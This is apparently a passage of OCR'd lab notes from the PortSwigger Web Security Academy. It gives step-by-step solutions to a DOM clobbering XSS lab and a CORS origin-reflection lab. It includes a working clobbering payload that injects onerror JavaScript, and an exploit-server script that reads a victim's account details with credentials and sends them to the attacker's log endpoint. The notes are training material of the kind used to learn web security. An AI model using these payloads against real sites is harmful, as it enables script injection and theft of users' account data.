


  5. Click Store to save the exploit.
  6. Click View exploit. If the print dialog appears, the exploit is successful.
  7. Click Deliver exploit to victim to solve the lab.





Lab: Exploiting DOM clobbering to enable XSS

- **Objective:** Exploit a DOM-based vulnerability where DOM clobbering (overwriting global variables via crafted HTML elements/attributes) enables an attacker to inject malicious JavaScript and achieve XSS**.**
- **Tools Used**: Browser (Chrome)
- **Steps taken**:
  1. Go to one of the blog posts and create a comment containing the following anchors:
     <a id=defaultAvatar><a id=defaultAvatar name=avatar href="cid:"onerror=alert(1)//">




2. Return to the blog post and create a second comment containing any random text. The next time the page loads, the alert() is called.





3. Refresh the page and the lab is solved.




Cross-origin resource sharing (CORS)


Lab: CORS vulnerability with basic origin reflection

- **Objective:** Exploit a CORS misconfiguration where the server reflects the Origin header back in the Access-Control-Allow-Origin response, allowing an attacker to read sensitive data cross-domain.


- **Tools Used**: Burp Suite, Browser (Chrome), FoxyProxy
- **Steps taken**:
  1. Log in to your account using wiener:peter.



  2. In Burp Suite, go to Proxy > HTTP history. Find the request to /accountDetails.
  3. Right-click the request and select Send to Repeater.




  4. In the Repeater tab, add a fake Origin header to the request: Origin: https://random.website.com




5. Since the server trusts any origin, we can host a script on our Exploit Server that fetches this data and sends it back to us.
6. Go to the Exploit Server. In the Body section, enter the following JavaScript:


```
<script>
    var req = new XMLHttpRequest();
    req.onload = reqListener;
    req.open('get','https:// 086b007203ace1e881fb26d300940078.web-security-academy.net/accountDetails',true);
    req.withCredentials = true;
    req.send();
    function reqListener() { location='/log?key='+this.responseText;  };
</script>
```

